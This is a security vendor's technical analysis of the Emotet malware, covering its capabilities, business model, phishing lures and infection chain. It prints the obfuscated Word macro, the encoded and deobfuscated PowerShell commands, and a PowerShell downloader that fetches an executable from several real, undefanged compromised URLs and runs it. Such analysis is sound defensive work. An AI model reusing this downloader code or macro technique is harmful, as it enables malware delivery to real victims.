Bromium®

EMOTET: A TECHNICAL ANALYSIS OF THE DESTRUCTIVE, POLYMORPHIC MALWARE

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Introduction

Emotet is a modular loader that was first identified in the wild in 2014.[1] Originally Emotet was a banking Trojan designed to steal financial information from online banking sessions through man-in-the-browser (MITB) attacks, but since 2017 it has been observed distributing other malware families, such as IcedID, Zeus Panda and TrickBot.[2] The malware has been actively developed, with each new version changing or extending its capabilities.

In 2019, Emotet is consistently one of the top threats isolated among Bromium customers. This finding is supported by data from the Center for Internet Security (CIS) indicating that Emotet is one of the most prevalent malware families currently being distributed.[3] The pervasiveness of Emotet combined with its extensive functionality had led US-CERT to describe the malware as "among the most costly and destructive malware affecting state, local, tribal, and territorial (SLTT) governments, and the private and public sectors."[4]

Bromium Secure Platform runs on Windows desktops and laptops isolating risky activity that exposes the enterprise to cyber attacks, such as opening email attachments, clicking on links that redirect users to potentially malicious sites and file downloads. Since threats are isolated, Bromium Secure Platform allows the malware to play out in real time without compromising the end user's computer or the corporate network while collecting and reporting on the forensic details of the attack. The high volume of Emotet samples isolated by Bromium in the wild suggests that this malware is highly effective at evading traditional enterprise defenses.

Capabilities

As of June 2019, Emotet has the following capabilities:

- Download and run other families of malware, typically banking Trojans
- Brute force attacks on weak passwords using a built-in dictionary
- Steal credentials from web browsers and email clients using legitimate third-party software, specifically NirSoft Mail PassView and WebBrowserPassView[4][5]
- Steal network passwords stored on a system for the current logged-on user using legitimate third-party software, namely NirSoft Network Password Recovery[4]
- Steal email address books, message header and body content
- Send phishing campaigns from hosts that are already infected, i.e. the Emotet botnet
- Spread laterally across a network by copying and executing itself via network shares over Server Message Block (SMB) protocol

Emotet has several anti-analysis features, designed to frustrate detection of the malware:

- A polymorphic packer, resulting in packed samples that vary in size and structure[6]
- Encrypted imports and function names that are deobfuscated and resolved dynamically at runtime
- A multi-stage initialization procedure, where the Emotet binary is injected into itself
- An encrypted command and control (C2) channel over HTTP. Version 4 of Emotet uses an AES symmetric key that is encrypted using a hard-coded RSA public key. Older versions of Emotet encrypted the C2 channel using the simpler RC4 symmetric-key algorithm[5]

Since March 2019, Emotet's encrypted C2 data is stored in the data section of HTTP POST requests sent to the malware's C2 servers.[7] Previously, Emotet stored its encrypted C2 data in the "Cookie" field in the header of HTTP GET requests. From a detection perspective, this change makes tracking of Emotet's C2 communications more difficult because most web proxies do not record the data section of HTTP requests in their logs by default.

Family Tree

It is believed that Emotet shares its code base with an earlier banking Trojan called Feodo, also known as Bugat and Cridex.[8]




Figure 1 – Emotet malware family tree

Threat Actor

The entity controlling Emotet and its botnet infrastructure has been given various names by researchers and security vendors including TA542, Mealybug and MUMMY SPIDER.[2][9][10] Emotet's campaigns have targeted a wide range of industries including energy, finance, government, healthcare, manufacturing, shipping and logistics, utilities and technology.[11]

Malware-as-a-Service

The growth of the underground economy has led to increased collaboration and dependencies between criminal actors. The model describing the ecosystem of specialized goods and services bought and sold by criminal actors is known as Malware-as-a-Service (MaaS).[12][13] Examples of such goods and services include bulletproof hosting, exploits, packers, escrow and translation.[14] MaaS has enabled actors to purchase these items from third parties without needing to develop the capability internally. Examples of this model in action include the GozNym malware network that was dismantled in May 2019 and Bromium Labs research into malware distribution infrastructure hosted on AS53667.[15][16]

Emotet's Business Model

From 2014 to early 2017, Emotet used its own banking module and did not distribute other malware families.[5] In campaigns since 2017, Emotet has not been observed using its own banking module, but instead distributes other banking Trojans. This shift in tactics, techniques and procedures (TTPs) suggests a possible change in Emotet's business model in early 2017. The primary source of revenue for its operators may be through selling access to its botnet infrastructure to other malware operators, instead of directly monetizing stolen financial information.

Building on research from the UK's National Cyber Security Centre (NCSC) into organized crime groups (OCGs), Figure 2 shows a possible business model of Emotet's operators by mapping out the connections between the entities, goods and services involved in running a malware distribution operation.[17]




Figure 2 – Malware-as-a-Service business model, where group A distributes group B's banking Trojan

Infection Lifecycle

Phishing Campaigns

The Emotet infection lifecycle consists of multiple stages, starting with target accounts receiving phishing emails containing malicious attachments or hyperlinks. Bromium threat data from the first half of 2019 shows that the Microsoft Word 97-2003 Document (.DOC) file format was the most common format of Emotet downloaders.

The approach to target selection by Emotet's operators has evolved from being targeted to opportunistic. Early campaigns in 2014 and 2015 targeted customers of certain banks and focused on a small number of countries that were deliberately chosen to maximize the relevance of phishing lures. Phishing campaigns since 2016 have been widespread and largely indiscriminate, targeting many industries and countries. The change appears to coincide with Emotet's switch in business model from banking Trojan to malware distributor.

The socially-engineered lures used to trick users into opening malicious documents suggest that Emotet's operators primarily target businesses and organizations rather than individuals. Bromium threat analysis from the first half of 2019 found that Emotet phishing emails most frequently masqueraded as legitimate invoices, orders and unpaid bills.

Emotet Downloader File Formats

The format of the downloader varies across Emotet campaigns as shown in Table 1:

FORMAT	NOTES
Microsoft Word 97-2003 Document (.DOC)	Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method
Microsoft Word XML Document (.XML)	Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method. Renamed with .DOC file extension
Office Open XML Document (.DOCX)	Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method. Renamed with .DOC file extension
JavaScript	Delivered in ZIP file attached to a phishing email or hyperlink in PDF. Downloads loader using MSXML2.XMLHTTP object
Portable Document Format (PDF)	Delivered as attachment in a phishing email. Contains hyperlink to Word document or JavaScript downloader

Table 1 – Emotet downloader file formats

Microsoft Word Document Downloader

Emotet's downloaders that are based on Microsoft Word formats (.DOC, .XML and .DOCX) use VBA (Visual Basic for Applications) AutoOpen macros to execute code that downloads the Emotet loader. AutoOpen macros are a feature of Microsoft Office which enables document creators to automatically run a series of instructions when the document is opened.[18]

Recent versions of Microsoft Word are configured to disable the automatic running of macros by default. To overcome this mitigation, Emotet Word documents contain embedded images (Figure 3) that request the user to click the "Enable Editing" button to disable Microsoft Word's read-only mode (Protected View) and "Enable Content" to cause the macro to run.




Figure 3 – Embedded image in Emotet Word document from May 2019 requesting user to disable read-only mode and to enable macros




Figure 4 – Embedded image in Emotet Word document from February 2019. The highlighted area denotes a textbox that contains an obfuscated command to download an Emotet loader

The documents contain obfuscated VBA code that attempts to download an Emotet loader from five URLs. The web servers change frequently and often only actively host the Emotet loader for several days before being removed. Based on the high volume of servers used to host the malware and other content found on those websites, it is likely that the servers are legitimate websites that have been compromised.

VBA Macro Analysis

Clicking "Enabling Content" causes the document to execute a VBA AutoOpen macro. The strings in Emotet VBA macros are heavily obfuscated and include many fragmented strings. This is a well-known technique to make it harder for static analysis engines to detect malicious content.

The VBA code in Figure 5 references Windows Management Instrumentation (WMI) classes winmgmts:Win32_ProcessStartup and winmgmts:Win32_Process.[19][20] On execution, the AutoOpen subroutine uses these WMI classes to launch an instance of PowerShell that runs a Base64 encoded command in the background (Figure 11).

```
Sub autoopen()
On Error Resume Next
   If zQkAAAA = w1DAXGAA Then
      qAQUUX = 715311855 * jDAwBBw
      Z1AADGc_ = kA4UkDA / 644767973 / 404287692 + 79296406 * 393561409 / 255654765 + (JcGGDQ - Tan(P_G1AxAo + 736542784 - 252559134 - Oct(PQADkkG -
      Hex(212078970) + 805572151 + Oct(317133617))) + (299917356 / Sqr(234512550)))
      jkx1DcAU = 506614980 * qAoxQA
End If
   If XAxxAAAA = AAZ4XA Then
      ZBQAACUQ = 355109038 * fDAcoAAA
      ZQBAQCB = QA_AQB / 137545635 / 405789763 + 426141509 * 66517863 / 325310386 + (BC1AkAA - Tan(JQAxxU + 408184161 - 201814205 - Oct(NACQkC -
      Hex(142235615) + 169364367 + Oct(736672877))) + (858970018 / Sqr(624879443)))
      nCZoA4 = 823721518 * nXcAoAA
End If
wUAAAA (BX_1DU + "po" + wooZZkwZ + "wersh" + rD4XA4_ + "ell -e " + CUDABU + hA_AAB + rABcAAAA + XBCo_AA + IADQkGU + zCDAcDUB)
   If UUwcBkA = VAcCUA Then
      fADUQAkQ = 540199137 * nAQZQ_oA
      cA_AAAZ = mxBAG_ / 742312497 / 28176130 + 612546369 * 451624512 / 95084074 + (TUAQAQ - Tan(rcZQAXA + 648668195 - 433734347 - Oct(rDcGAAk -
      Hex(10609367) + 793366409 + Oct(445762513))) + (281272199 / Sqr(203501883)))
      MADBBZUw = 709496948 * SU41BU
End If
   If KA4QAX = MxUZQc Then
      H_AoZB = 684074340 * YA4AAUwD
      cZAoZAQ = DAD_XCZA / 468545825 / 384211956 + 623226116 * 338585626 / 966794313 + (IAGDZ1_U - Tan(DUw4A_U + 376496341 - 746123409 - Oct(TAUcAc -
      Hex(762175635) + 692956352 + Oct(282459330))) + (308302658 / Sqr(585974957)))
      kAAAcA = 611302959 * GAw1kUA
End If
   If dkACoAA = XGCcUk Then
      zA1AGAAw = 769711525 * BA4x4AQ
      NxBUUAoA = UQQDAw / 903652765 / 356983624 + 879747795 * 373960629 / 575132860 + (z_4UBA - Tan(voAACc + 868894315 - 865389626 - Oct(ZQ4GxZAD -
      Hex(798256442) + 691881690 + Oct(387744017))) + (904014950 / Sqr(866638978)))
      vBCAxA4 = 332032558 * j1D1wAZ
End If
End Sub
```

Figure 5 – Obfuscated AutoOpen macro




Figure 6 – Variable dBCwQQZ is defined with the string “winmgmts:Win32_Process”




Figure 7 – Variable TCXD_U is defined with the string “GetObject(winmgmts:Win32_ProcessStartup)”




Figure 8 – Variable jDD_UwDB is defined with the string “GetObject(winmgmts:Win32_Process).Create”




Figure 9 – Sets the parameter of “GetObject(winmgmts:Win32_ProcessStartup).ShowWindow” to a value of 0




Figure 10 – Creation of string “powershell -e”




Figure 11 – Resulting Base64 encoded PowerShell command run using WMI

Indirect Execution of PowerShell Using WMI Provider Host

The macro uses WMI (Windows Management Instrumentation) to indirectly run PowerShell. The process is launched as a child process of WmiPrvSe.exe (WMI Provider Host). Launching PowerShell this way benefits the malware operators because they are more likely to evade process chain-based detection. Bromium have observed downloaders used by other malware families implementing this technique, for example Ursnif (Gozi).[21]

Obfuscated PowerShell Download Command

After decoding the Base64 encoded string, the output illustrated in Figure 12 is produced. The command is obfuscated using the same string joining and case mismatch techniques to evade detection. The decoded string contains many "+" characters that are used to concatenate strings, and a mixture of uppercase and lowercase characters. By removing all the "+" characters the deobfuscated command is revealed, shown in Figure 13.

```
( neW-objeCt  iO.CoMPReSSION.deFlAtesTrEam( [
Io.MEmoryStream][systeM.CONveRt]::fROMbASe64StrInG(('VZFhb5'+'sw'+'EIb/
ij'+'8g'+'OVEWPCT2Y'+'UVIvU'+'DXRpM'+'q0Y6O'+'oUmTMZf'+'gATY'+'CU2ii/Pd5VR'+'Mp
'+'9/'+'H03'+'P'+'u'+'+d+fo'+'e'+'vLi'+'B'+'EJ6'+'l4oc'+'NhsaOH'+'dz'+'5'+'usoD
'+'RVOa13'+'8RWHIIxr3JxZR'+'I1GZwM'+'my'+'J'+'Mp'+'htl'+'OVM'+'d0'+'NYyU'+'fzV'
+'hy'+'o'+'1BVm'+'jd'+'cuEK3bOr'+'W'+'vG'+'y'+'lYv'+'Ev'+'GLbs'+'9gO'+'epsktc'+
'MKi61H'+'h2F+'+'zJ'+'X'+'94vEJ50+x7RKXa4'+'kw'+'KrY'+'wNwk'+'y'+'FL'+'Q6s6'+'2
WJhwMzX+XL'+'tQuX5Th'+'xVf'+'D3'+'STE'+'ML'+'C'+'2qC'+'9LLBt84V'+'zgYXp61pRLNWF
'+'rVOF'+'PeE'+'6Puc9d'+'Is6C'+'3d'+'Bk4zwI'+'ggS'+'gP6cs'+'MHoC91o'+'8kyTXcpyQ
k1PtiGwNs'+'ACD2QnqIIH9nHsD/AxA6q'+'F5vxgH'+'7rtc7'+'67'+'2'+'iv'+'+'+'nqIrCiLs
'+'5'+'Ig53'+'ukYtq4'+'djmn'+'CZE'+'KnI5+PJo'+'+'+'rf'+'j+UN'+'urC'+'fV'+'aF'+'
5'+'+s2'+'J'+'n/hP5sL'+'N'+'xn3'+'wA'+'336JQ'+'x3'+'/D7Ldkc'+'XiHs'+'16a7C9cG'+
'6'+'Dam8qs'+'t'+'4j8T/b'+'WpLjVr3qGq+4'+'w'+'En9Z'+'JMB2O'+'2/Z7H'+'NnNCgsFnr'
+'4H'+'Q'+'S3'+'IjqeDo'+'5Mk8gE1lIt5DWfl1b138=')) , [
iO.CoMpReSsioN.compRessiOnmODE]::DECOMPresS)|%{neW-objeCt  IO.sTReAMReadeR(
$_,[tExT.EncoDiNg]::asCii)}|% { $_.ReAdtoend()})|&(
$vERboSEPRefERENcE.TostriNG()[1,3]+'x'-joIn'')
```

Figure 12 – Partially deobfuscated command

```
( New-Object  Io.Compression.Deflatestream( [
Io.Memorystream][System.Convert]::Frombase64string(('Vzfhb5sweib/
Ij8govewpct2yuvivudxrpmq0y6ooumtmzfgatycu2ii/Pd5vrmp9/H03pu+D+Foevlibej6l4ocnhs
aohdz5usodrvoa138rwhiixr3jxzri1gzwmmyjmphtlovmd0nyyufzvhyo1bvmjdcuek3borwvgylyv
evglbs9goepsktcmki61hh2f+Zjx94vej50+X7rkxa4kwkrywnwkyflq6s62wjhwmzx+Xltqux5thxv
fd3stemlc2qc9llbt84vzgyxp61prlnwfrvofpee6puc9dis6c3dbk4zwiggsgp
6csmhoc91o8kytxcpyqk1ptigwnsacd2qnqiih9nhsd/
Axa6qf5vxgh7rtc7672iv+Nqircils5ig53ukytq4djmnczekni5+Pjo+Rfj+Unurcfvaf5+S2jn/
Hp5slnxn3wa336jqx3/D7ldkcxihs16a7c9cg6dam8qst4j8t/
Bwpljvr3qgq+4wen9zjmb2o2/Z7hnnncgsfnr4hqs3ijqedo5mk8ge1lit5dwfl1b138=')) , [
Io.Compression.Compressionmode]::Decompress)|%{New-Object  Io.Streamreader(
$_,[Text.Encoding]::Ascii)}|% { $_.Readtoend()})|&(
$Verbosepreference.Tostring()[1,3]+'X'-Join'')
```

Figure 13 – Deobfuscated command output after removing the "+" characters

The above PowerShell command deflates and decodes another Base64 encoded string and reads it as a stream until it reaches the end of the string. It then runs the resulting output in memory using the iex alias for the Invoke-Expression cmdlet.[22] This is a popular technique among malware authors to execute commands in memory without saving files to disk. The command uses the variable $Verbosepreference which contains the string “SilentlyContinue”. The first and third characters (“i” and “e”) are selected from the string, which are then joined with “X”, to form the string “ieX”.

```
PS C:\> echo $Verbosepreference
SilentlyContinue
PS C:\> $Verbosepreference.Tostring()[1,3]+'X'-Join''
ieX
PS C:\>
```

Figure 14 – Formation of the string “ieX”, the alias for the Invoke-Expression cmdlet

Download of the Emotet Loader

The deobfuscated PowerShell script first splits the string assigned to the variable $XXQCZAxA using the “@” character as a delimiter and then enters a ForEach loop, which iterates the resulting array of URLs to download the Emotet loader to the victim’s filesystem using the Net.WebClient class.[23] The script uses the environment variable $env:userProfile to fetch the user profile directory of the currently logged-in user. The downloaded file is saved to the victim’s user profile directory (typically C:\Users\[Username]) with the a two or three digit filename, in this case 15.exe. If the size of the downloaded file is greater than 40 KB, the script exits the ForEach loop and runs 15.exe using the Invoke-Item cmdlet.

From our observations of Emotet campaigns since December 2018, we have seen different types of obfuscation applied to the PowerShell command. In campaigns from April 2019 onwards, we saw that the Emotet downloader uses PowerShell’s format operator (-f) to add another layer of obfuscation to the command.[24]

```
$okw1DQA='EUcZABB';
$ExX4oCU=new-object Net.WebClient;
$XXQCZAxA='http://dautudatnenhoalac.com/wp-admin/DYAsI/@http://www.bewebpreneur.com/wp-admin/
daHN/@http://www.allgreennmb.com/wp-content/themes/pridezz/t9iV/@http://www.baiduwanba.com/css/
Ubh/@http://rileyaanestad.com/wp-includes/DXn1R/'.Split('@');
$ScAAQACZ='VxA1AA';
$TQQZoAGU ='15';
$sABAAAD1='zCAZAA';
$HA4_AA=$env:userprofile+'\'+$TQQZoAGU+'.exe';
foreach($oAGxUQ in $XXQCZAxA){
    try{
        $ExX4oCU.DownloadFile($oAGxUQ, $HA4_AA);
        $R4AA4A='aAkDAA';
        If ((Get-Item $HA4_AA).length -ge 40000) {
          Invoke-Item $HA4_AA;$U4QBXAAZ='KXDZoAQ';
          break;
        }
    }catch{}
}
$iZQAXcX='IAUk4kkA';
```

Figure 15 – Deobfuscated PowerShell command

As shown in Figure 16, the PowerShell command sends a HTTP GET request to retrieve the Emotet loader from hxxp://dautudatnenhoalac[.]com/wp-admin/DYAsI. The response from the web server indicates that the file served is called s17zjCTuWfNF.exe and that the payload is a portable executable (PE) file as indicated by the ASCII representation of the magic bytes 0x4D5A (“MZ”) at the start of the file.

Figure 16 – HTTP GET request that downloads the Emotet loader

Behavioral Analysis of the Emotet Loader

After downloading the Emotet loader, PowerShell launches 15.exe (PID: 2600), which subsequently launches another instance of 15.exe (PID: 2412) from the same location as a child process.




Figure 17 – Process launch of 15.exe by PowerShell

The second instance of 15.exe (PID: 2412) copies itself to the C:\Windows\SysWOW64 directory with the name ipropmini.exe. The filename is hard-coded into the Emotet and varies depending on the build of the Emotet loader. The process creates a service to indirectly launch the loader. In the call to CreateService, the BinaryPath points to C:\Windows\SysWOW64\ipropmini.exe and the DesiredAccess is 18. This value grants SERVICE_CHANGE_CONFIG and SERVICE_START access permissions to the service.




Figure 18 – Service creation to establish persistence

After registering itself as service, ipropmini.exe is launched by services.exe. A similar initialization pattern is observed where ipropmini.exe creates another process of itself as a child process, which then downloads the next stage payload from a remote server. Afterwards, ipropmini.exe writes modified code into the first Emotet process (15.exe) using the process hollowing technique. This marks the completion of Emotet's initialization procedure.

When left to run, the Emotet loader collects system information and sends it through an encrypted channel to its command and control (C2) servers. The loader also downloads modules to extend the functionality of the loader as well as other malware families. In this example, Emotet downloaded TrickBot, a banking Trojan.

Figure 19 – Process hollowing on the first 15.exe process (PID: 2600)

Command and Control

Emotet sends information about the infected system to C2 servers in the data section of HTTP POST requests and receives further commands and payloads from the servers as a response. Prior to March 2019 Emotet sent encrypted C2 data as cookie values in the headers of HTTP GET requests.

